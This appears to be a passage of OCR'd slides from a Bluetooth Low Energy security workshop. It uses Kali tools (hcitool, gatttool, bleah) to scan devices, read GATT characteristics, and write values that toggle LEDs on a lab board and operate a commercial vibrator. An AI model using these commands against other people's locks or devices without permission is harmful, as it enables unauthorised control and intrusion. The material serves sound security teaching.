
Your „smartlockpicking" device

You will connect to your „smartlockpicking" device using nRF Connect mobile application.

Services in nRF Connect




services





SERVICE, eg. 0x180F - battery

SERVICE
(...)

Device characteristics (in service)







Reading, writing, notifications

Each characteristic has properties: read/write/notify


Can be combined (e.g. read+notify, read+write, ...)

Read/write – transmit single value

Notifications

- Getting more data or receiving periodic updates from a device
- The central device subscribes for a specific characteristic, and the peripheral device sends data asynchronously


Read characteristic in nRF Connect




Our LED switching service with 2 characteristics

Read value

This value in our device: current LED status




Write to characteristic in nRF Connect



01: turns on the LED


write



Linux: device advertisement

```
root@kali:~# hcitool lescan
LE Scan ...
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
```

MAC address



gatttool – blueZ command-line interface

```
root@kali:~# gatttool -I -b B8:27:EB:08:88:0E -t random

[B8:27:EB:08:88:0E][LE]>
```


The device advertises random MAC address type

Interactive

Your device MAC address

Connect to it from Kali - gatttool

```
root@kali:~# gatttool -I -b B8:27:EB:08:88:0E -t random

[B8:27:EB:08:88:0E][LE]> connect

Attempting to connect to B8:27:EB:08:88:0E

Connection successful

[B8:27:EB:08:88:0E][LE]>
```



Troubleshooting

```
[d0:c9:2e:63:50:b3][LE]> connect
Attempting to connect to d0:c9:2e:63:50:b3
Error: connect: Connection refused (111)
[d0:c9:2e:63:50:b3][LE]>
```

Check if your BLE adapter is up

```
# hciconfig hci0
```

Troubleshooting v2

```
[d0:c9:2e:63:50:b3][LE]> connect
Attempting to connect to d0:c9:2e:63:50:b3
Error: connect: Connection refused (111)
```

a) Start Bluetooth service

```
# systemctl start bluetooth
```

b) Try with random address type

```
# gatttool –I –b <MAC> -t random
```

Read characteristic value

Handle for 0x2a00
(Device Name)

```
[D0:C9:2E:63:50:B3][LE]> characteristics
handle: 0x0002, char properties: 0x0a, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x0009, char properties: 0x20, char value handle: 0x000a, uuid: 00002a05-0000-1000-8000-00805f9b34fb
```

```
[D0:C9:2E:63:50:B3][LE]> char-read-hnd 0x03
```

```
[D0:C9:2E:63:50:B3][LE]> char-read-hnd 0x03
Characteristic value/descriptor: 73 6d 61 72 74 6c 6f 63 6b 70 69 63 6b 69 6e 67 30 31
```

Reading characteristics


Read value from characteristic, using handle

[B8:27:EB:60:2B:46][LE]> **char-read-hnd 0x03**

```
[B8:27:EB:60:2B:46][LE]> char-read-hnd 0x03
Characteristic value/descriptor: 72 61 73 70 62 65 72 72 79 70 69
[B8:27:EB:60:2B:46][LE]>
```

ascii hex

Decode HEX: e.g. in CyberChef



https://gchq.github.io/CyberChef/

Toggle the LED status


The characteristics that switch the LEDs as visible in

```
[D0:C9:2E:63:50:B3][LE]> characteristics
```

```
handle: 0x0024, char properties: 0x0a, char value handle: 0x0025, uuid: 0000a001-0000-1000-8000-00805f9b34fb
handle: 0x0026, char properties: 0x0a, char value handle: 0x0027, uuid: 0000a002-0000-1000-8000-00805f9b34fb
```

Handle 0x0025, 0x0027

Toggle the LED status




```
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x25 01
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x25 00

[D0:C9:2E:63:50:B3][LE]> char-write-req 0x27 01
[D0:C9:2E:63:50:B3][LE]> char-write-req 0x27 00
```

Our sex toy: writing to characteristics

```
root@kali:~# hcitool lescan
LE Scan ...
38:D2:69:E5:23:B1 REALOV_VIBE
38:D2:69:E5:23:B1 REALOV_VIBE
^Croot@kali:~# gatttool -I -b 38:D2:69:E5:23:B1
[38:D2:69:E5:23:B1][LE]> connect
Attempting to connect to 38:D2:69:E5:23:B1
Connection successful
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c5552daa
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c55500aa
[38:D2:69:E5:23:B1][LE]>
```

Writing to characteristics


Let's vibrate our sex toy!

```
root@kali:~# gatttool -I -b 38:D2:69:E5:23:B1

[38:D2:69:E5:23:B1][LE]> connect

[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c5552daa
```

We will explain later how we got these values

Enumerate services + characteristics in bleah

```
root@kali:~# bleah -b d0:c9:2e:63:50:b3 -e
```



```
@ Scanning for 5s [-128 dBm of sensitivity] ...
